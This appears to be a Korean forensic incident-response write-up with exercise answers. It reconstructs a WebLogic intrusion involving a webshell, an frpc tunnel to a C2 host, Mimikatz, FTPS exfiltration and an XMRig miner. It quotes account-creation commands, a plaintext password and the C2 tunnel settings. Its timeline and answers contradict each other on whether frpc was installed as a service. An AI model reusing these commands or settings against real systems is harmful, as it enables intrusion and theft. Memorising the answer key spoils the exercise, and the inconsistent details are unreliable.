23	2023-10-25 01:14:38~15:08	10:14:38~	3-거점확보	130	공격자	MFT(FN)	frpc.zip 드롭(01:14:38) · frpc.exe·ini 추출 (01:15:08)	FRP 클라이언트를 웹루트에 배포·실행 (프로세스_ID 미스 아님)	143→130:7000 리버스터널로 RDP(3389→6000) 우회 통로 개설	MFT #10260/261294 FN:C. 서비스설치(7045) 없음—System.evtx 미기재
24	2023-10-25 01:15:13~15:15	10:15:13~	5-내부정찰	130	익명	IIS u_ex231025	?cmd=dir wwwroot (웹셸 마지막 명령)	frpc 배포 후 웹루트 최종 확인	터널 준비 완료 검증 → 이후 RDP 전환	index_asp_hits.txt (웹셸 마지막)
25	2023-10-25 01:17:20.044	10:17:20	6-내부이동	127.0.0.1 (터널)	Infosechack	Security.evtx	4776(0x0) 4624 Type10 4672 — ip=127.0.0.1	frpc 터널 경유 Infosechack RDP 로그인 (원격이나 출처가 로컬로 기록)	백도어 계정으로 서버 GUI 원격 장악	Security.evtx 4624 IpAddress=127.0.0.1 = frpc 로컬포워딩의 정량적 증거
26	2023-10-25 01:17:23	10:17:23	6-내부이동	143	Infosechack	MFT(FN)	C:\Users\Infosechack 프로필 폴더 생성	Infosechack 최초 로그인 시 프로필 생성	계정 실재·활동 교차검증 (4720 삭제 보완)	MFT #10304 FN:C 01:17:23 ↔ 4624 01:17:20 (3초차)
27	2023-10-25 01:27:27~49	10:27:27~49	6-내부이동	143 → 150	Infosechack → administrator	Security.evtx	EID 4648 ×4 (lsass.exe) → DESKTOP-DQHH47T	Infosechack 가 .150 administrator로 명시적 자격증명 인증 시도(4회)	.143→.150 수평 이동(피벗) 개시	Security.evtx 4648 @01:27:27·34·48·49 TargetServer=DESKTOP-DQHH47T
28	2023-10-25 01:32:15~16	10:32:15	6-내부이동	143 (로컬)	공격자(RDP)	System.evtx + FZ로그	filezilla-server 서비스 설치(7045) + FTP 서버 기동	탈취물 점검용 FTP 서버 신규 설치	내부 호스트↔서버 허용 통신로로 반출 인프라 구축	System.evtx 7045 01:32:15 ↔ FileZilla 로그 01:32:16 (일치)
29	2023-10-25 01:34:40~35:31	10:34:40~	6-내부이동	150	Infosechack	FileZilla 로그	USER Infosechack 530실패×2 → users.xml 수정 → 230성공	FTP 백도어 계정 실시간 수작업 설정 후 로그인	반출 경로 확보 (실패→수정→성공 = 사람 조작 정황)	FZ Session 2·3(530)→4(230), users.xml 재기록 01:35:27
30	2023-10-25 01:37:47~38:04	10:37:47~	6-내부이동	150	Info	FileZilla 로그	USER Info 230성공 → RETR mimi.zip (143→150)	2번째 백도어 계정 생성 + Mimikatz를 .150로 전개	이중 지속성 + 피벗 대상에서도 자격증명 덤프	FZ Session 7-8, RETR=서버→클라이언트
31	2023-10-25 02:14:15~43	11:14:15~	7-반출	150	Infosechack	FileZilla + MFT	MKD /150_Infos → STOR ...(7개) + STOR Infos.mdf	.150 수집물(systeminfo·ipconfig·HASHES·Passwords·Result·Users)+Infos.mdf를 143로 업로드	탈취물을 143 스테이징 허브로 집결	FZ Session 10-11 ↔ MFT #117307 Infos.mdf C:02:14:22 ~M:02:14:43 (원자)
32	2023-10-25 02:15:27~35	11:15:27~	7-반출	143	공격자	MFT(SI/FN)	Infos.zip 생성	집결한 /150_Infos 탈취물을 단일 아카이브로 압축	외부 반출 직전 패키징	MFT #117318 Infos.zip C:02:15:27~M:02:15:35
33	2023-10-25 =02:15:40	=11:15:40	흔적삭제	143	공격자	FTK $Recycle.bin	Recycle.bin 대량 삭제	악성 도구 파일을 휴지통으로 일괄 삭제 시도	디스크 흔적 은닉 (MFT 엔트리·$I30 잔존)	$Recycle.bin / MFT 잔존 (Notion 기록)
34	2023-10-25 02:16:08~13	11:16:08~	7-반출	192.168.223.130	Infosechack	FileZilla 로그	USER Infosechack 로그인 → RETR Infos.zip → 226	공격자 본체(.130)가 Infos.zip을 외부로 다운로드	최종 데이터 반출(Exfiltration) 완료 — 사건 종착점	FZ Session 12-13 ↔ MFT Infos.zip C:02:15:27 (반출 대상)
35	2023-10-25 02:17:16~17	11:17:16	8-자원착취	143	공격자	MFT(FN)	xmrig-6.20.0\ · xmrig.exe · WinRing0x64.sys 배포	Monero 채굴기(XMRig 6.20.0)를 C:\PerfLogs\xmr에 드롭	서버 자원 착취(채굴) 지속 실행 준비	MFT #117322/332/331 FN:C 02:17:16~17 (경로 PerfLogs=은닉성)
36	2023-10-25 02:18:10	11:18:10	8-자원착취	143	공격자	System.evtx	WinRing0_1_2_0 드라이버 서비스 설치 (7045)	채굴 최적화용 커널 드라이버를 서비스로 등록	채굴 지속 착취 (CPU 자원 착취)	System.evtx 7045 02:18:10 ImagePath=C:\PerfLogs\xmr\xmrig-6.20.0\WinRing0x64.sys
37	2023-10-25 02:18~10-27 06:36	11:18~	8-자원착취	143	공격자	MFT(SI)	xmrig_result.txt 지속 갱신 (M:2023-10-27 06:36)	채굴기가 여름간 계속 실행되며 결과 기록	장기 자원 착취 (단, "몇 주간 연말은 대규모 스캔이 더 부합)	MFT #117333 xmrig_result.txt M:2023-10-27 06:36:06

제7장 핵심 증거 목록

#	증거 아티팩트	출처	확인된 사실
1	IIS 로그 크기 이상 (3.8 GB)	u_ex231024.log	조직적 사전 스캐닝 — 정상 대비 수십 배
2	스캐너 User-Agent 문자열	IIS 로그	Nikto·Arachni·DirBuster·Skipfish 확인
3	T3 → LDAP 연결 패킷	pcapng	CVE-2023-21839 공격 체인 4단계 확인
4	리버스 쉘 hex dump	pcapng (TCP 4444)	infosechack / qwe123!@# 평문 추출
5	frpc.ini 설정 파일	MFT 복원	C2(.130), 포트(7000/6000), 로컬 RDP 포워딩
6	EID 7045 (서비스 설치)	System.evtx	frpc.exe, XMRig 서비스 등록 확인
7	EID 4624 Type 10	Security.evtx	infosechack RDP 로그인 10:17:20 확인
8	EID 1102 (감사 로그 삭제)	Security.evtx	Mimikatz event::clear 실행 증거
9	MFT $I30 타임스탬프	C_MFT.csv	ladon.zip 6주 전 생성 — 사전 준비 입증
10	!start.bat 내용	MFT / 파일 복원	Mimikatz 자동화: lsass·sam 덤프 + 로그 삭제
11	AUTH TLS + 234 패킷	pcapng	FTPS 암호화 전송 — infos.mdf 유출 경로
12	WinRing0x64.sys 커널 드라이버	파일시스템	XMRig 번들 드라이버 — CPU 100% 채굴 확인

제8장 과제 문항 별 답안

#	문제	답안	주요근거
1	공격자가 사용한 것으로 추정되는 **RCE 취약점**	**CVE-2023-21839** (Oracle WebLogic T3/IIOP 프로토콜 JNDI Injection)	pcapng: 7001번 포트 T3 패킷 → LDAP 콜백 → 클래스 로딩 → 리버스 쉘 4단계 체인 확인
2	악성 행위 목적 도구 이름 및 기능 (5개 이상)	① **frpc.exe** — 역방향 터널, 방화벽 우회 RDP 접속 ② **XMRig + WinRing0x64.sys** — Monero 암호화폐 채굴 ③ **mimik.exe (Mimikatz)** — 자격증명/해시 탈취 ④ **!start.bat** — Mimikatz 자동 실행 + 결과저장 + 이벤트로그 삭제 배치 ⑤ **index.asp 웹쉘** — HTTP GET ?cmd= 방식 원격명령 실행 ⑥ **Ladon** — 내부망 All-in-One 해킹 프레임워크 ⑦ **FileZilla Server 1.6.6** — FTP 서버 (데이터 집결·반출 거점)	EID 7045(서비스 등록), MFT, IIS 로그 (u_ex231025.log), 패킷 분석
3	공격자가 **생성한 계정** (1개)	**infosechack** (비밀번호: qwe123!@#, 관리자 그룹 등록) **info**	리버스쉘 hex dump 평문: net user infosechack /add, net localgroup administrators infosechack /add
4	최초 침투 이전 **취약점 스캐너 종류** (2개 이상, 웹로그 참고)	**.160 → Nikto/2.1.6**, **Arachni/1.6.1.3** (HTTP 취약점 자동 탐색) **.177 → DirBuster/1.0-RC1**, **Skipfish/2.10b** (디렉터리·파일명 무차별 대입)	IIS 웹로그 User-Agent 문자열에서 직접 노출; 두 IP가 3.8GB 규모 스캔 수행(2023-10-24)
5	내부 시스템 파악에 사용한 **정보 수집 도구 + 결과 파일** (2개)	① **ipconfig** → 결과 파일: C:₩inetpub₩wwwroot₩ipconfig.txt ② **systeminfo** → 결과 파일: C:₩inetpub₩wwwroot₩systeminfo.txt (+ whoami.txt)	리버스쉘 hex dump 평문 명령어 확인; wwwroot에 저장해 웹브라우저로 열람하는 방식
6	지속적인 연결을 위한 **악성코드** (1개 이상)	**frpc.exe** (Fast Reverse Proxy Client) — Windows 서비스로 등록, 재부팅 후에도 자동 실행	EID 7045(frpc.exe 서비스 등록), frpc.ini(MFT에서 확인): server_addr=192.168.223.130, server_port=7000
7	피해 서버에서 다른 서버로 이동에 사용한 **프로토콜**	**RDP** (Remote Desktop Protocol, TCP 3389) — frpc 역방향 터널을 통해 .143→.150 이동	EID 4624 Logon Type 10(RemoteInteractive), 계정 infosechack, 로그온 시각 10:17:20

#	문제	답안	주요근거
8	**공격자로 판단되는 IP** (3개)	**192.168.223.130** — C2 서버 (공격 지시·FTPS 수신·frps 운영) **192.168.223.160** — 취약점 스캐너 1 (Nikto, Arachni) **192.168.223.177** — 취약점 스캐너 2 (DirBuster, Skipfish)	네트워크 구성도 외부 IP 판별 기준, 웹로그 User-Agent, 패킷 분석(T3 익스플로잇·FTPS 출발지)
9	공격자가 **내부 호스트로부터 서버로 탈취해 온 파일**	**infos.mdf** (Microsoft SQL Server 주 데이터베이스 파일, 회사 운영 DB, 126MB)	패킷: .150 → .143, FTP 포트 50083, 126MB 전송 확인
10	공격자가 파일 탈취에 사용한 **도구**	**FTPS (FTP over TLS) / FileZilla Server** — AUTH TLS 핸드셰이크 후 전 구간 암호화 전송	패킷 캡처: .130 → .143 방향 AUTH TLS → 234 응답 확인, 암호화된 23MB 데이터 반출
11	웹사이트 **접속/로딩 속도 급격히 저하**된 이유	**XMRig**(Monero 암호화폐 채굴 프로그램) + **WinRing0x64.sys** 드라이버가 서비스로 등록되어 서버 CPU를 100% 점유	EID 7045(XMRig 서비스 등록), MFT에서 XMRig·WinRing0x64.sys 흔적 확인; 채굴 부하로 웹 응답 저하 → 민원 발생

부록/ 권고 조치사항

■ 즉시 조치

- WebLogic 12.2.1.4 → 12.2.1.4.211220 이상 패치 적용 (CVE-2023-21839 수정 버전)
- Java 버전 8u131 → 8u191 이상 업그레이드 (trustURLCodebase 기본값 false 적용)
- infosechack 계정 즉시 비활성화 및 삭제
- frpc.exe, XMRig, WinRing0x64.sys 서비스 중지 및 파일 삭제
- T3/IIOP 포트(7001) 외부 접근 차단, 운영상 필요 시 IP 화이트리스트 적용

■ 단기 조치 (1개월 내)

- Mimikatz에 의한 자격증명 탈취 감안 → 전 시스템 패스워드 초기화
- 탈취된 infos.mdf DB 내 민감정보 파악 및 피해 범위 확인
- 내부망 SQL 서버(.150) 접근 제어 강화 (최소 권한 원칙 적용)
- PowerShell 스크립트 블록 로깅(EID 4104) 활성화

■ 장기 조치 (3개월 내)

- EDR(Endpoint Detection & Response) 솔루션 도입
- 네트워크 아웃바운드 트래픽 필터링 강화 (비인가 포트 차단)
- SIEM 기반 이상 행위 탐지 체계 구축
- WebLogic 및 Java 버전 주기적 취약점 스캐닝 프로세스 수립